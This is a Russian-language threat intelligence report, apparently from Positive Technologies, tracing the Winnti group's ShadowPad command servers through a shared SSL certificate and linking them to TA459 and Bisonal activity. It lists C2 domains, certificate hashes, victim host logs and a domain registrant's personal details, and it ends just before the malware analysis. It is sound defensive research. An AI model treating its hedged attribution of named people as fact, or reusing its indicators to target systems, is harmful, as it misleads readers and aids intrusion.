Shadowpad: новая активность группировки Winnti

ptsecurity.com

Содержание

Введение

В марте 2020 года, в ходе исследования угроз информационной безопасности, специалисты[1] PT Expert Security Center обнаружили неизвестный ранее бэкдор и назвали его xDll, по оригинальному названию в коде. В результате ошибки конфигурации контрольного сервера некоторые из папок сервера стали доступны извне. На сервере были обнаружены новые образцы:

- ShadowPad;
- неизвестного ранее Python-бэкдора;
- утилиты для развития атаки;
- зашифрованного бэкдора xDll.

ShadowPad используется группой Winnti (APT41, BARIUM, AXIOM), которая активна по меньшей мере с 2012 года. Группа происходит из Китая[2]. Ключевые интересы группы — это шпионаж и получение финансовой выгоды. Основной арсенал группы состоит из ВПО собственной разработки. Winnti использует сложные методы атак, в числе которых supply chain и watering hole. Группа точно знает, кто их жертва: она очень осторожно развивает атаку и только после детального анализа зараженной системы загружает основной инструментарий. Группа атакует страны по всему миру: Россию, США, Японию, Южную Корею, Германию, Монголию, Белоруссию, Индию, Бразилию. Преимущественно нацелена на следующие отрасли:

- игровая индустрия,
- разработка ПО,
- авиационно-космическая промышленность,
- энергетика,
- фармацевтика,
- финансовый сектор,
- телекоммуникации,
- строительство,
- образование.

Первая атака с использованием ShadowPad была зафиксирована в 2017 году[3]. Бэкдор часто применяется в атаках типа supply chain (такими, к примеру, были взломы CCleaner[4] и ASUS[5]). Последний отчет об активности группы Winnti с использованием ShadowPad был выпущен компанией ESET в январе 2020 года[6]. Связей с нынешней инфраструктурой нам обнаружить не удалось. Однако в ходе исследования мы обнаружили пересечения новой инфраструктуры ShadowPad с инфраструктурой других групп, что может говорить о причастности группы Winnti к другим атакам, об организаторах и участниках которых не было известно ранее.

Этот отчет посвящен детальному анализу новой сетевой инфраструктуры, связанной с ShadowPad, новым образцам ВПО группы Winnti, а также анализу связей с другими атаками, за которыми может стоять данная группа (см. раздел 1.2).

---

1. *twitter.com/Vishnyak0v/status/1239908264831311872*
2. *securelist.com/winnti-more-than-just-a-game/37029/*
3. *securelist.com/shadowpad-in-corporate-networks/81432/*
4. *blog.avast.com/update-ccleaner-attackers-entered-via-teamviewer*
5. *securelist.com/operation-shadowhammer-a-high-profile-supply-chain-attack/90380/*
6. *www.welivesecurity.com/2020/01/31/winnti-group-targeting-universities-hong-kong/*

1. Исследование сетевой инфраструктуры

1.1. Обнаружение ShadowPad

Поначалу, при анализе бэкдора xDll (см. раздел 2.2), явной принадлежности к какой-либо APT-группе обнаружить не удалось. Образец имел крайне интересный контрольный сервер www.g00gle_jp.dynamic-dns[.]net, что потенциально могло говорить об атаках на Японию. Исследуя сетевую инфраструктуру и разыскивая аналогичные образцы, мы обнаружили несколько доменов со схожим названием.



Рисунок 1. Сетевая инфраструктура группы Winnti на начальном этапе анализа

Названия доменов позволяют предположить, что атаки идут еще и на Южную Корею, Монголию, Россию и США. При дальнейшем исследовании инфраструктуры мы обнаружили несколько простых неизвестных нам загрузчиков (см. раздел 2.1), которые обращаются на связанные контрольные серверы и в ответ должны получить полезную нагрузку, зашифрованную с помощью операции XOR на ключе 0x37. Найденный загрузчик мы назвали SkinnyD (Skinny Downloader) из-за его малого размера и скудной функциональности. По структуре URL и некоторым строкам SkinnyD был очень похож на бэкдор xDll.

Поначалу мы не смогли получить полезную нагрузку для SkinnyD, так как все контрольные серверы были неактивны. Но через некоторое время нам удалось обнаружить новые образцы бэкдора xDll. При анализе одного из них мы нашли открытые папки на его контрольном сервере. Файл с названием x.jpg — это бэкдор xDll, зашифрованный с помощью операции XOR на ключе 0x37. Это дает право предполагать, что xDll является полезной нагрузкой для SkinnyD.



Рисунок 2. Структура открытых папок на обнаруженном сервере

Самым интересным на сервере оказалось содержимое папки cache.



Рисунок 3. Содержимое папки cache


```
{   "md5": "c16d5a929675473f6340985bbb18f66f",
    "Name": "web2",
    "IP": "10.0.0.18",
    "OS": "Windows Server 2016",
    "Domain": "NT AUTHORITY",
    "Note": "0421",
    "Chcp": "437",
    "In_IP": "[REDACTED]"}

{   "md5": "b06f3dad3df96fe8eb96c2d8aa767928",
    "Name": "JIRA2",
    "IP": "10.82.1.26",
    "OS": "Windows Server 2008 R2",
    "Domain": "NT AUTHORITY",
    "Note": "0421",
    "Chcp": "437",
    "In_IP": "[REDACTED]"}

{   "md5": "daeacd15f2276058f2555216ae3b84fe",
    "Name": "ARM",
    "IP": "192.168.1.179",
    "OS": "Windows 7",
    "Domain": "NT AUTHORITY",
    "Note": "1216",
    "Chcp": "866",
    "In IP": "[REDACTED]"}
```


Рисунок 4. Пример строк из журнала (подробное описание значений параметров см. в разборе xDll)

В ней находятся данные о жертвах и ВПО, которое загружается на зараженный компьютер. В названии файла жертвы ставится MD5-хеш-сумма от MAC-адреса зараженного компьютера, который присылает xDll, а в содержимом можно увидеть последнее время соединения с контрольным сервером. По тому, как меняется вторая часть названия файла с ВПО, можно предположить, что в него ставится серверное время в наносекундах, однако оно не является верным: оно относит нас в далекий март 1990 года. Почему был взят такой период времени, нам неизвестно.

В файлах с ВПО мы обнаружили ShadowPad, неизвестный ранее Python-бэкдор и утилиты для развития атаки. Детальный анализ ВПО и утилит представлен в разделе 2.

С различной периодичностью[7] злоумышленники запрашивают через бэкдор xDll информацию с зараженных компьютеров. Она сохраняется в файл list.gif.

Здесь стоит заметить, что в тех образцах xDll, которые есть у нас, в поле «Domain» присылается именно название домена, в котором находится зараженный компьютер. Однако в журнале практически у всех компьютеров стоит SID пользователя, от имени которого запущен xDll. Возможно, это ошибка в коде определенной версии xDll, так как никакой полезной информации для злоумышленника это значение не несет.

Углубившись в сетевую инфраструктуру, мы обнаружили, что на многих серверах установлена одна и та же цепочка из SSL-сертификатов со следующими параметрами:

- Корневой: C=CN, ST=myprovince, L=mycity, O=myorganization, OU=mygroup, CN=myCA, SHA1=0a71519f5549b21510410cdf4a85701489676ddb
- Основной: C=CN, ST=myprovince, L=mycity, O=myorganization, OU=mygroup, CN=myServer, SHA1=2d2d79c478e92a7de25e661ff1a68de0833b9d9b

7. *Период запроса колебался от нескольких дней до нескольких недель.*



Рисунок 5. Параметры SSL-сертификата

Такой сертификат встречался в нескольких исследованиях, посвященных атакам с применением ShadowPad.

Первое — это исследование атаки на CCleaner в 2017 году. В нем эксперты Avast раскрыли некоторые подробности[8] той атаки. И на одном из скриншотов в этом документе можно увидеть такой же сертификат, что и в нынешних атаках.

Второе — доклад специалистов из FireEye на конференции Code Blue 2019 о кибератаках на Японию[9]. В одной из атак специалисты обнаружили использование POISONPLUG (наименование ShadowPad, которое использует компания FireEye). При анализе инфраструктуры они обнаружили такой же сертификат на контрольных серверах ShadowPad.



Рисунок 6. Слайд из презентации FireEye

8. *blog.avast.com/update-ccleaner-attackers-entered-via-teamviewer*
9. *www.slideshare.net/codeblue_jp/cb19-cyber-threat-landscape-in-japan-revealing-threat-in-the-shadow-by-chi-en-shen-ashley-oleg-bondarenko*

Поиск серверов с таким сертификатом помог нам выявить не только новые образцы и контрольные серверы ShadowPad, но и пересечения с другими атаками, которые ранее никак не связывались с Winnti (см. раздел 1.2).

В результате нам удалось найти более 150 IP-адресов с таким сертификатом или на которых он был установлен ранее, из них 24 были активными на момент написания статьи, — и 147 доменов, которые связаны с этими адресами. Для доменов мы обнаружили ВПО, связанное с Winnti.

За время исследования инфраструктуры домены группы переезжали с одного IP-адреса на другой множество раз, и это говорит об активной фазе атаки.

- Однако неизвестно, что послужило мотивом использовать один SSL-сертификат практически на всех контрольных серверах ShadowPad. Возможно, причина крылась в том, что у злоумышленников был всего один образ системы, который устанавливается на контрольные сервера снова и снова, а может быть, все дело в излишней уверенности злоумышленников в собственной безнаказанности.

Такую историю с сертификатами мы наблюдали и при исследовании активности группы TaskMasters[10]. В какой-то момент злоумышленники начали устанавливать на свои серверы самоподписанные сертификаты с одинаковыми метаданными, что в итоге и помогло обнаружить их инфраструктуру.

Ниже представлено распределение обнаруженных нами IP-адресов по местоположению.



Рисунок 7. Геолокация контрольных серверов

Около половины серверов группировки находятся в Гонконге. IP-адреса распределены по 45 уникальным провайдерам, при этом более половины серверов сконцентрированы на IP-адресах шести провайдеров, пять из которых находятся в Азии — в Гонконге, Китае, Южной Корее.

1.2. Пересечения с другими группами

1.2.1. TA459

В 2017 году компания Proofpoint выпустила отчет об атаках на Россию и Белоруссию с использованием ZeroT и PlugX[11]. В отчете встречается домен yandax[.]net, который косвенно относился к

10. www.ptsecurity.com/upload/corporate/ru-ru/analytics/Operation-Taskmasters-2019-rus.pdf

11. www.proofpoint.com/us/threat-insight/post/APT-targets-russia-belarus-zerot-plugx

инфраструктуре той атаки: этот домен находился на том же IP-адресе, что и один из серверов PlugX.

dophfg@yahoo.com is associated to this person

Name	Pan Shuangquan	is associated with 100+ domains
Organization	Pan Shuangquan	is associated with 100+ domains
Address	SiChuan ShengXinJinXianHuaYuanZhen	map
City	chengdushi	
State	sichuan	
Country	China	
Phone	+86.2151697771	
Fax	+86.2151697771	
Private	no	

Рисунок 8. Данные регистранта домена yandax[.]net

За последние несколько лет на адрес dophfg@yahoo[.]com было зарегистрировано еще несколько доменов.

List of domain names registred by **dophfg@yahoo.com**

Domain Name	Creation Date	Registrar
yandax.net	2016-06-16	cndns.com
dthjxc.com	2018-08-08	cndns.com
fzcnyn.com	2018-09-19	cndns.com
ncdle.net	2018-09-19	cndns.com
rtasudy.com	2019-05-23	cndns.com
ertufg.com	2019-06-04	cndns.com

Рисунок 9. Домены с аналогичными WHOIS-данными

Исследуя инфраструктуру ShadowPad, мы наткнулись на активные серверы, которые связаны с двумя доменами из указанной выше группы — www.ertufg[.]com и www.ncdle[.]net. На этих серверах также находился типичный для ShadowPad SSL-сертификат. К тому же мы обнаружили образцы ShadowPad, которые соединяются с этими доменами. Один из них имел относительно старое время компиляции — июль 2017 года. Однако, судя по всему, оно ложное, так как контрольный сервер для него был зарегистрирован в августе 2018 года. Он также маскируется под компонент Bluetooth Stack для Windows компании Toshiba и имеет имя TosBtKbd.dll.



Рисунок 10. Структура доменов, связанных с ShadowPad

Здесь можно сделать еще одно предположение. Все тот же домен yandax[.]net в данных WHOIS изначально имел совершенно другой почтовые адрес — fjknge@yahoo[.]com. На этот адрес также зарегистрирован один из контрольных серверов NetTraveler — riaru[.]net. Атаки с использованием этого домена проводились на страны СНГ и Европы и были описаны исследователями из компании Proofpoint[12]. В данном случае не исключен факт переиспользования инфраструктуры другой группой для маскировки своей активности. Но все же область этих атак, страны и отрасли, в значительной мере пересекается с областью интересов группы Winnti. Все это отдельные случаи косвенного пересечения, однако можно предположить, что за всеми атаками стоит одна группа.

1.2.2. Bisonal

На одном из IP-адресов инфраструктуры ShadowPad мы обнаружили домены, которые использовались при атаках с использованием Bisonal RAT в 2015—2020 годах.

12. www.proofpoint.com/us/threat-insight/post/nettraveler-apt-targets-russian-european-interests

yandex.pop-corps.com	ShadowPad	2020-03-27	2020-04-21
www.g00gle_jp.dynamic-dns.net		2020-04-10	2020-04-21
www.yandex2unitedstated.dynamic-dns.net		2020-04-09	2020-04-21
www.g00gle_mn.dynamic-dns.net		2020-04-10	2020-04-21
www.yandex2unitedstated.dns05.com		2020-04-10	2020-04-21
www.g0ogle_mn.dynamic-dns.net		2020-04-10	2020-04-21
help.kavlabonline.com		2020-03-27	2020-04-21
webmail_gov_mn.pop-corps.com		2020-03-28	2020-04-21
www.oseupdate.dns-dns.com		2020-04-08	2020-04-21
zy.seeso.cc		2019-05-12	2020-03-30
videoservice.dnset.com	Bisonal	2020-02-27	2020-03-15
serviceonline.otzo.com		2020-02-27	2020-03-15
www.uacmoscow.com		2020-02-26	2020-03-13
redfish.misecure.com		2020-02-14	2020-03-13
bluecat.mefound.com		2020-02-15	2020-03-13
online-offices.com		2020-03-02	2020-03-12
adobe-online.com		2020-02-20	2020-03-12
www.adobe-online.com		2020-02-20	2020-02-28
www.free2015.longmusic.com		2020-02-17	2020-02-17
free2015.longmusic.com		2020-02-17	2020-02-17

Рисунок 11. Домены ShadowPad и Bisonal на одном IP-адресе

Также удалось обнаружить семпл Bisonal, связанный непосредственно с новой инфраструктурой ShadowPad.



Рисунок 12. Bisonal и инфраструктура ShadowPad

В ходе изучения этой связи мы наткнулись на презентацию[13] японского исследователя из NTT Security Хадзимэ Такаи (англ. Hajime Takai) с конференции JSAC 2020. В ней исследователь рассказывает об атаке на Японию, в цепочке которой присутствует xDll, загружающий Bisonal на зараженный компьютер.

13. jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_3_takai_jp.pdf



Рисунок 13. Слайд из исследования Хадзимэ Такаи

Хадзимэ Такаи связывает эту атаку с кампанией Bitter Biscuit, о которой писали исследователи из Unit42[14]. В той атаке также применялся Bisonal. Инструментарий для развития атаки, который был обнаружен Хадзимэ Такаи, практически полностью идентичен обнаруженному нами на сервере с ShadowPad, вплоть до соответствия некоторых хеш-сумм (см. раздел 2).

За атаками с применением Bisonal, как считают исследователи[15], стоит группа Tonto team. Атаки группы сконцентрированы преимущественно на трех странах — России, Южной Корее, Японии. Группа атакует правительственные организации, военные структуры, финансовые и промышленные предприятия. Все это тоже попадает в сферу интересов группы Winnti. А в связи с новыми подробностями об использовании Bisonal в связке с xDll и пересечении сетевых инфраструктур можно предположить, что за атаками с использованием Bisonal стоит группа Winnti.

1.3. Жертвы

По данным с сервера, заражены более 50 компьютеров. Точное расположение и отраслевую принадлежность всех их нам установить не удалось. Однако, соотнеся время последнего подключения зараженного ПК к серверу и время получения нами файла с этим временем, можно составить карту часовых поясов.



Рисунок 14. Карта с часовыми поясами жертв

14. unit42.paloaltonetworks.com/unit42-bisonal-malware-used-attacks-russia-south-korea/
15. blog.talosintelligence.com/2020/03/bisonal-10-years-of-play.html

Большинство стран, находящихся в часовых поясах, отмеченных на карте, точно укладываются в область интересов группы Winnti.

Некоторые скомпрометированные организации нам удалось идентифицировать:

- университет в США,
- аудиторская компания в Голландии,
- две строительные компании — одна в России, другая в Китае,
- пять фирм — разработчиков ПО: одна в Германии, четыре в России.

Все потенциальные жертвы были уведомлены по линии национальных CERT.

Учитывая, что ShadowPad применялся в атаках типа supply chain через поставщиков ПО, и мы знаем о компрометации по крайней мере пяти разработчиков ПО, можно утверждать, что либо мы имеем дело с подготовкой к очередному распространению ВПО, либо атака уже находится в активной фазе.

1.4. Активность

Активность на сервере (сбор информации с жертв и появление новых утилит) происходила вне рабочего времени относительно тех часовых поясов, в которых находились жертвы: у некоторых был вечер, а у кого-то ранее утро. Такая тактика характерна для Winnti. Группа действовала так же при компрометации CCleaner, о чем писал Avast.

2. Анализ ВПО и инструментов

По собранным нами данным, схема доставки в нынешней кампании выглядит следующим образом.

